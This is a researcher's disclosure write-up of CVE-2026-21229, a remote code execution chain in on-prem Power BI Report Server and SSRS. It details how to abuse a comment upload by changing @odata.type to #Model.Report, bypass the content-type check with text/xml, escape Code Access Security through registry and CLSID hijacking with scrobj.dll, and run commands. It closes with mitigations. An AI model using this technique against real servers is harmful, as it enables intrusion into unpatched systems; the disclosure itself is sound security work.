I recently had my CVE (CVE-2026-21229) published by Microsoft after disclosing a chain that ends in remote code execution (RCE) affecting both on-prem Power BI and SQL Server Reporting Services (SSRS).
The CVE itself is just the final step. The real chain begins with nothing more than the ability to view and comment on a report.
Getting inside the perimeter
Older versions of both Power BI and SSRS allowed users to comment on reports by default. Newer versions include a feature flag that disables commenting by default, and future releases aim to remove commenting altogether.
Side note: I might be partly to blame for that.


Commenting on reports allowed users to attach files. These would typically be images or other benign files. Below is what this looks like on a lab machine.

I’m using Power BI for this write-up; SSRS behaves the same way. The first part of the attack chain allowed the upload of a report file, which the server would execute. I achieved this by abusing the comment feature.
And yes, this is likely why it’s being removed.
Interestingly, no special privileges were needed, just the ability to comment on a report. Anyone who could view a report would typically be able to comment on it.
Data-driven workflows
Before I continue, it’s worth covering data-driven workflows. Developers use this pattern to trigger actions based on data automatically. I abused it to get a report uploaded to the server.
What happens when an attachment is uploaded, for example, an image?

Nothing special, just a comment with a harmless image.
But here’s where a lot of developers make a mistake. The assumption is that a hacker or malicious user won’t be able to modify the intended data or flow. The client-side only provides a certain pathway, and the intended user sticks to what is provided. That assumption is what gets them into trouble.
As a tester, I examined the web application traffic using Burp Suite. The comment and file upload were a POST request to /api/v2.0/catalogitems. The request contained base64-encoded file contents and a content type of image/jpeg.

The uploaded attachment exposed the data type, in this case #Model.Resource. This allows the workflow to treat it as an image or another resource. It sees a file, identifies the type, and launches a workflow to store it with the appropriate permissions and handling for later retrieval.
The exploit was simple. Instead of the request submitting “this is a resource”, I changed it to say it was a report and included a paginated report as my attachment.
Side note: When I first reported this issue to Microsoft, they attempted to fix it by checking the content type against the file data. If you told it the content type was an image, it expected an image. The bypass was to set the content type to text/xml.
After I reported this again, they disabled commenting on reports by default via a feature flag. If you don’t see that comment button, you won’t be able to launch the first half of this exploit. Microsoft may also have since tightened file upload validation.
Abusing the workflow to upload a report
First, I created a simple paginated report using the Report Builder tool, saved it, and changed its extension from .rds to .jpg. Paginated reports, or RDS files, are just XML. You can open them in Notepad.

Armed with an “image” report file, I made a comment and attached the report file. I called it “Sample report - RCE.jpg”.
Next, I intercepted the request when I clicked “Post Comment” and changed some values. First, I changed the content type from image/jpeg to text/xml.

This part may or may not be necessary, depending on the version of Power BI or SSRS installed.

Then I scrolled down and found the @odata.type parameter. It was set to #Model.Resource.

I changed it to #Model.Report, which treats the uploaded file as a report.

That’s how easy it was. I just changed the @odata.type parameter to #Model.Report.
Side note: if you’re trying to upload a Power BI report, you’ll need to set the parameter to #Model.ReportPowerBI. I used a paginated report, as these can contain Visual Basic code.
Once uploaded, the attachment appeared in the comment section, now recognised as a report.
Triggering execution

The next step was to run the report itself. I needed to get the file name and browse to it. The filename was returned from the POST request.

Notice the returned type was set to a report. This meant browsing to the returned path on the server would execute it.
Side note: This is a simple case of trusting user input. It still catches people out.
This was the first part of the exploit chain. I was able to upload reports to the server and execute them.
Sandbox escape
While uploading a report gives code execution through embedded Visual Basic, the environment itself is sandboxed. The uploaded report cannot reach across the network, access files, or execute system commands. The VB code that runs is very limited.
Try to open a file, and it returns a security exception. Try to send network traffic, same result. Anything remotely dangerous is blocked.
This is enforced by Code Access Security (CAS), an older .NET framework feature. Untrusted code, like our report, cannot do anything malicious in the default configuration.
On a default installation, permissions can be found in: Program Files\Microsoft Power BI Report Server\PBIRS\ReportServer\rssrvpolicy.config

One permission stood out: UnmanagedCode.
This allows calling unmanaged code, such as Windows APIs or COM objects. On the surface, this makes the sandbox escape seem straightforward. In practice, without additional permissions, most functions still fail.
At this point, the attack appeared limited to uploading and executing a report.
Finding gadgets for RCE
The trick with finding exploits is starting with what you have and working out how to abuse it. In this case, I had UnmanagedCode permission and access to .NET Framework source code.
The next step was to find places that checked for this permission but didn’t require anything else.
There were several interesting possibilities, but one stood out: registry operations.
These typically require their own permissions, which I didn’t have.

Complex systems mean lots of permission checks, and eventually, something gets missed. One thing that stood out was CheckUnmanagedCodePermission. If the key is treated as remote, only UnmanagedCode permission is required.

The question was how this could be abused. If you call OpenRemoteBaseKey and pass a blank string as the remote machine name, the code treats it as both remote and local. Security checks confirm UnmanagedCode permission, while registry operations continue to be performed on the local machine.
CLSID overwrite
To simulate a default installation with proper security, the service couldn’t write to HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID.
However, Windows checks the user registry first. This meant I could create CLSIDs in a location where I had write access. When Windows instantiated the object, it would use my entries.
The other important piece is CLSID\{CLSID}\InprocServer32, which defines the DLL loaded when the object is created. In this case, I used scrobj.dlla technique that allowed me to execute arbitrary code.
Here’s the code that creates a CLSID entry and points scrobj.dll to a script containing the code to run when the object is instantiated: 
At this point, I could create a CLSID entry and point it to my script. The next challenge was instantiating a COM object.
More gadgets
I also had access to additional gadgets, in this case System.Web.HttpContext.Current. Inside it is ApplicationInstance.Server, which exposes the CreateObjectFromClsid method.
Step one: I created a CLSID entry pointing toscrobj.dll, then pointed it to the location of the script I wanted to execute.
Step two: I instantiated a COM object using the CLSID via ApplicationInstance.Server and the CreateObjectFromClsid method.
Step three: I achieved remote code execution in the context of the service running the Power BI Report Server application.
Here’s how the second piece of code looked, which executed the script from within the report:

The code creates a CLSID entry that loads a script from /temp/smgr.sct. This could just as easily point to a URL or UNC path. In my lab, I had the flexibility to drop files directly onto the server.

The script created a Wscript.Shell object and executed the whoami command, writing the output to output.txt in the temp folder.
I’ll leave the contents smgr.sct up to you. You’ll need to be creative to avoid AV detection.
When the uploaded report was opened, it created the registry entry, instantiated the object, and executed the code.
The output clearly shows it running in the context of service\powerbireportserver.
How to protect your environment
If you’re running Power BI or SSRS on-prem, it's very important to install the latest version. Commenting is disabled by default in newer releases.
If you can’t update, ensure commenting on reports is disabled. This can be done by adjusting role settings on your instance.
The final stage of this chain (CVE-2026-21229) could also be used in phishing campaigns. Be cautious when opening report files in Report Builder.
For full details, review Microsoft’s advisory.
You can also read our press release covering the disclosure here.
If this raises concerns, it’s worth reviewing how user input and workflow logic are handled in your environment.